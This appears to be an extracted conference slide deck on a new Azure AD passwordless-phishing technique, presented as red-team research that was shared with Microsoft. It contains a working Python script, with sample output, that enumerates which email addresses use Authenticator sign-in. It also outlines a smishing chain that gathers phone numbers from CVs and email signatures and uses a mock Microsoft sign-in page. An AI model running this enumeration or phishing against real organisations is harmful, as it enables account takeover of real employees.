



**Device Code Phishing is dead,
long live new Azure AD attacks!**


Insomni'hack 2026



Cyberdefense

Presentation of myself

- Head of Red Team @ Orange Cyberdefense France
- 12 years in Offensive Security
- Source Code Review, Penetration Tests (Web, mobile, network), Active Directory, Trainings
- Last 7 years focusing on Red Teaming and Purple Teaming
- Certifications, publications and CVEs




Introduction

- Authentication methods
- Enhance security, but open avenues
- Carefully crafted Social Engineering techniques
- New attack vector
- Great results in Red Team operations
- Shared with Microsoft




Learning outcomes

- Azure AD (Entra ID) authentication mechanisms and attacks
- New technique for your Red Team operations
- Mitigations for Blue Teamers




Understanding current techniques targeting Azure AD

- Current techniques, prerequisites & limitations




Credential-based Phishing

Adversary-in-the-Middle (Evilginx)




Passwordless Phishing for Authentication Artifacts

Device Code Phishing & OAuth App Consent



Password Spraying



Story behind the attack

Red Team Operation

- Manually testing out some emails on “login.microsoft.com”
- Strange behavior for many users



Approuver la connexion



Ouvrez votre application Authenticator et approuvez la demande. Entrez le numéro si vous y êtes invité.

47

Vous n'avez pas reçu de demande de connexion ?
Balayez vers le bas pour actualiser le contenu de votre application.

[Utilisez votre mot de passe à la place](#)

Story behind the attack

Authentication methods supported by Microsoft Entra ID

Method	Primary authentication	Secondary authentication
Windows Hello for Business	Yes	MFA ¹
Platform Credential for macOS	Yes	MFA
Passkey (FIDO2)	Yes	MFA
Passkey in Microsoft Authenticator	Yes	MFA
Synced passkey (preview)	Yes	MFA
Certificate-based authentication	Yes	MFA
Microsoft Authenticator passwordless	Yes	No
Microsoft Authenticator push notifications	Yes	MFA and SSPR
Authenticator Lite	No	MFA
Hardware OATH tokens (preview)	No	MFA and SSPR
Software OATH tokens	No	MFA and SSPR
External authentication methods (preview)	No	MFA
Temporary Access Pass (TAP)	Yes	MFA
Short Message Service (SMS) sign-in	Yes	MFA and SSPR
Voice call	No	MFA and SSPR
QR code	Yes	No
Email OTP	No	SSPR and sign-in ²
Password	Yes	No

Story behind the attack


Authentication methods supported by Microsoft Entra ID

Bad  Password (Only)	Good  Password +	Better  Password +	Best Passwordless 
123456	 SMS	 Authenticator (Push notifications)	 Windows Hello
qwerty			
password	 Voice	 Software Tokens OTP	 Authenticator (Phone Sign-in)
Iloveyou			
Password1		 Hardware Tokens OTP (Preview)	 FIDO2 security key



Story behind the attack

How does it work?



A screenshot of a Microsoft login interface. At the top left is the Microsoft logo. Below it is a grey rectangular input field. The text "Rester connecté ?" is displayed. Below this is a paragraph: "Cela vous permet de réduire le nombre de fois où vous êtes invité à vous connecter." Below the paragraph is a checkbox with the text "Ne plus afficher ce message". At the bottom are two buttons: a grey button labeled "Non" and a blue button labeled "Oui".

Microsoft

Rester connecté ?

Cela vous permet de réduire le nombre de fois où vous êtes invité à vous connecter.

☐ Ne plus afficher ce message

Non Oui



Story behind the attack

How does it work?



Story behind the attack

Can we list people who are using that authentication method ?

- What happens behind the scene ?
- HTTP request

```
POST /common/GetCredentialType?mkt=fr-FR HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.6998.35/36 Safari/537.36
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Hpgid: 1104
Hpgact: 1800
Client-Request-Id: [REDACTED]
Hpgrequestid: [REDACTED]
Content-Type: application/json; charset=utf-8
Content-Length: 976
Origin: https://login.microsoftonline.com
Dnt: 1
Sec-Gpc: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
```

```
{
  "username": "[REDACTED]",
  "isOtherIdpSupported": true,
  "checkPhones": false,
  "isRemoteNGCSupported": true,
  "isCookieBannerShown": false,
  "isFidoSupported": true,
  "originalRequest":
    "rQ[REDACTED]k
    pKD[REDACTED]b
    kFB[REDACTED]z
    JTF[REDACTED]k
    mkW[REDACTED]k
    J92[REDACTED]0",
  "country": "FR",
  "forceotclogin": false,
  "isExternalFederationDisallowed": false,
  "isRemoteConnectSupported": false,
  "federationFlags": 0,
  "isSignup": false,
  "isAccessPassSupported": true,
  "isQrCodePinSupported": true
}
```

Story behind the attack

Can we list people who are using that authentication method ?

- HTTP response
 - PrefCredential
 - HasRemoteNGC

```
{
  "Username": " ",
  "Display": " ",
  "IfExistsResult": 6,
  "IsUnmanaged": false,
  "ThrottleStatus": 0,
  "Credentials": {
    "PrefCredential": 1,
    "HasPassword": true,
    "HasRemoteNGC": true,
    "HasCertAuth": true,
    "RemoteNgcParams": {
      "SessionIdentifier":
        "C
        A3
        2e
        oG
        CN
        qF
        at
        95
        mj
        ",
      "DefaultType": 1,
      "Application": " ",
      "IsNotificationBlocked": true
    },
    "FidoParams": null,
    "QrCodePinParams": null,
    "SasParams": null,
    "CertAuthParams": {
      "CertAuthUrl":
        "https://certauth.login.microsoftonline.com/"
    },
    "GoogleParams": null,
    "FacebookParams": null,
    "OtcNotAutoSent": false
  },
}
```

Story behind the attack

Can we list people who are using that authentication method ?

- Pretty easy, right?

```
POST /common/GetCredentialType?mkt=fr-FR HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.6998.35/36 Safari/537.36
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Hpgid: 1104
Hpgact: 1800
Client-Request-Id: [REDACTED]
Hpgrequestid: [REDACTED]
Content-Type: application/json; charset=utf-8
Content-Length: 976
Origin: https://login.microsoftonline.com
Dnt: 1
Sec-Gpc: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
```

```
{
  "username": "[REDACTED]",
  "isOtherIdpSupported": true,
  "checkPhones": false,
  "isRemoteNGCSupported": true,
  "isCookieBannerShown": false,
  "isFidoSupported": true,
```

```
  "originatRequest": {
```

```
    "rQ",
    "pKD",
    "kFB",
    "JTF",
    "mkW",
    "J92"
```

```
    "country": "FR",
    "forceotclogin": false,
    "isExternalFederationDisallowed": false,
    "isRemoteConnectSupported": false,
    "federationFlags": 0,
    "isSignup": false,
    "isAccessPassSupported": true,
    "isQrCodePinSupported": true
  }
}
```

k
b
z
k
0

Story behind the attack

Can we list people who are using that authentication method ?

```
"urlMsaResetPassword":  
"https://account.live.com/password/reset?wreply=https%3a%2f%2flogin.microsoftonline.c  
om%2fcommon%2freprocess%3fctx%3drQQI  
T  
C  
O  
E  
X  
DIBJk-CHYwAQAO\u0026mkt=en-US","fixUrlResetPassword":true,"urlSignUp":
```


```
GET /common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&scope=openid%20profile%20https%3A%2F%2Fwww.office.com%2Fv2%2FOfficeHome.All HTTP/2
Host: login.microsoftonline.com
Cookie: AADSSO=NA|NoExtension;
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.6998.35/36 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Story behind the attack

Can we list people who are using that authentication method ?

- And we find request 0

```
GET /login HTTP/2
Host: www.office.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.6998.35/36 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```



```
HTTP/2 302 Found
Content-Type: text/html; charset=utf-8
Location:
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d9376527
```

Story behind the attack

Can we list people who are using that authentication method ?


- Let's write a script !



Story behind the attack

Can we list people who are using that authentication method ?

- Very simple
- Chain HTTP requests
- Loop over input file containing email addresses
- Query API to retrieve the offered methods
- Extract interesting values



Story behind the attack

Can we list people who are using that authentication method ?

```
authorize_url = (
    f"https://login.microsoftonline.com/common/oauth2/v2.0/authorize"
    f"?client_id={client_id}"
    f"&scope=openid%20profile%20https%3A%2F%2Fwww.office.com%2Fv2%2FOfficeHome.All"
    f"&redirect_uri=https%3A%2F%2Fwww.office.com%2Flandingv2"
)

headers_authorize = {
    "Host": "login.microsoftonline.com",
    "User-Agent": headers["User-Agent"],
    "Accept": headers["Accept"],
    "Accept-Language": headers["Accept-Language"],
    "Accept-Encoding": headers["Accept-Encoding"],
    "Dnt": "1",
    "Sec-Gpc": "1",
    "Upgrade-Insecure-Requests": "1",
    "Sec-Fetch-Dest": "document",
    "Sec-Fetch-Mode": "navigate",
    "Sec-Fetch-Site": "none",
    "Sec-Fetch-User": "?1",
    "Priority": "u=0, i",
    "Te": "trailers"
}

cookies = {
    "ADSSO": "NA|NoExtension"
}

print("[*] Retrieving STX")

auth_response = requests.get(authorize_url, headers=headers_authorize, cookies=cookies, allow_redirects=False, verify=True)

auth_response_text = auth_response.text.replace(r'\u0026', '&')

match = re.search(r'"urlRefresh": https://login.microsoftonline.com/common/reprocess\?ctx=([a-zA-Z0-9_-]+)', auth_response_text)

if match:
    ctx_value = match.group(1)
    print_coloured("[+] CTX value found:", "green")
    print(ctx_value)
else:
    print_coloured("[-] CTX value not found", "red")
    exit(0)
```

Story behind the attack

Can we list people who are using that authentication method ?

```
get_credential_url = "https://login.microsoftonline.com/common/GetCredentialType?mkt=fr-FR"

headers_credentials = {
    "Host": "login.microsoftonline.com",
    "User-Agent": headers["User-Agent"],
    "Accept": headers["Accept"],
    "Accept-Language": headers["Accept-Language"],
    "Accept-Encoding": headers["Accept-Encoding"],
    "Client-Request-Id": "client_id",
    "Content-Type": "application/json; charset=utf-8",
    "Origin": "https://login.microsoftonline.com",
    "Te": "trailers"
}

data = {
    "username": "user@company.com",
    "isOtherIdpSupported": True,
    "checkPhones": False,
    "isRemoteNGCSupported": True,
    "isCookieBannerShown": False,
    "isFidoSupported": True,
    "originalRequest": ctx_value,
    "country": "fr",
    "forceotclogin": False,
    "isExternalFederationDisallowed": False,
    "isRemoteConnectSupported": False,
    "federationFlags": 0,
    "isSignup": False,
    "isAccessPassSupported": True,
    "isQrCodePinSupported": True
}

print("[*] Enumerating Users")

for user in users:
    data["username"]=user
    checkUserCredentials(get_credential_url,headers_credentials,data)
```

Story behind the attack

Can we list people who are using that authentication method ?

```
def checkUserCredentials(get_credential_url, headers_credentials, data):
    response = requests.post(get_credential_url, headers=headers_credentials, json=data, verify=True)

    if response.status_code == 200:
        try:
            response_json = response.json()

            username = response_json.get("Username", "null")

            if "Credentials" in response_json:
                credentials = response_json["Credentials"]

                pref_credential = credentials.get("PrefCredential", "null")
                has_password = credentials.get("HasPassword", "null")
                has_remote_ngc = credentials.get("HasRemoteNGC", "null")
                has_cert_auth = credentials.get("HasCertAuth", "null")

                if (has_remote_ngc == True):
                    message = "==> Potential Authentication bypass with Social Engineering !"
                    print_coloured(f"[+] User: {username} | PrefCredential: {pref_credential} | HasPassword: {has_password} | HasRemoteNGC: {has_remote_ngc} | HasCertAuth: {has_cert_auth} {message}", "green")
                else:
                    print(f"[*] User: {username} | PrefCredential: {pref_credential} | HasPassword: {has_password} | HasRemoteNGC: {has_remote_ngc} | HasCertAuth: {has_cert_auth}")
```

Story behind the attack

Can we list people who are using that authentication method ?


- Not demo time !

```
[*] Retrieving Client ID
[+] Client ID found:
4765
[*] Retrieving STX
[+] CTX value found:
rQC
buk
5un
[*] Enumerating Users
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 7 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: null HasCertAuth: null
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 2 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 1 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
[+] User: redacted.email@company.com PrefCredential: 7 | HasPassword: True HasRemoteNGC: True HasCertAuth: null ==> Potential Authentication bypass with Social Engineering !
```


Story behind the attack

Now what ?

- We have a list of accounts using passwordless authentication
- We need them to enter the code on their Authenticator app on their phone
- The code is valid 5 minutes
- How can we leverage that ?
 - Social Engineering !




Story behind the attack

Now what ?




Email

- Recipient
- Domain
- Antispam
- Timing
- Correlation



SMS



- Phone number
- Domain
- Antispam
- Timing
- Correlation



Full chain attack

Intro

- Full chain scenario
- From 0 to hero
- Several impacts




Full chain attack

Enumerate emails and authentication methods

- Emails



- Run the enumeration script



Full chain attack

Retrieval of phone numbers to Smish

- But, how can we retrieve their phone numbers?



MARIE DUPONT

ASSISTANTE MARKETING DIGITAL ET SEO

CONTACT

+33 01 02 03 04
marie.dupont@email.com
LinkedIn : Marie Dupont
75000, Paris

PROFIL

Après une expérience réussie chez StudentJob : une augmentation de plus de 40% du trafic organique. À la recherche de nouveaux défis, je vous accompagne dans l'amélioration de votre e-réputation et le développement de votre SEO.

COMPÉTENCES

EXPÉRIENCES PROFESSIONNELLES

Introducing Crossware Email Signature

Dillon Ridge [CROSSWARE] <daron@crossware365.com>
Thu 11/25/2021 12:31 PM
To: Megan Clark

CROSSWARE

Hi Megan,

Thank you for your interest in Crossware. We understand the problems you are currently facing to manage crucial in your industry, and we are happy to give you a free demo of our Crossware platform.

We are also happy to give you a 30-day free trial to test the platform :)

Looking forward to our call.

Dillon Ridge
Software Engineer
Crossware Limited

0437 54344
daron@crossware365.com
3 Albert Street Salford Harrogate, QLD


CROSSWARE NEED COMPANY WIDE EMAIL SIGNATURES?
TALK TO US TODAY

This email news letter is dynamically created, populated and managed by **CROSSWARE365.COM** - email tracking and company news letter and their deliver all copies of this message. Crossware Ltd is registered in New Zealand, Registered number: 146 Level 4, 3/16 Albert Street Salford Harrogate, Queensland 4217, Australia. Registered office: 80/1 Auckland, Level 4, 4 Crafers St

Reply Forward



Full chain attack



Microsoft


Sign in

Email, phone, or Skype

No account? [Create one!](#)

Can't access your account?

Next



Microsoft

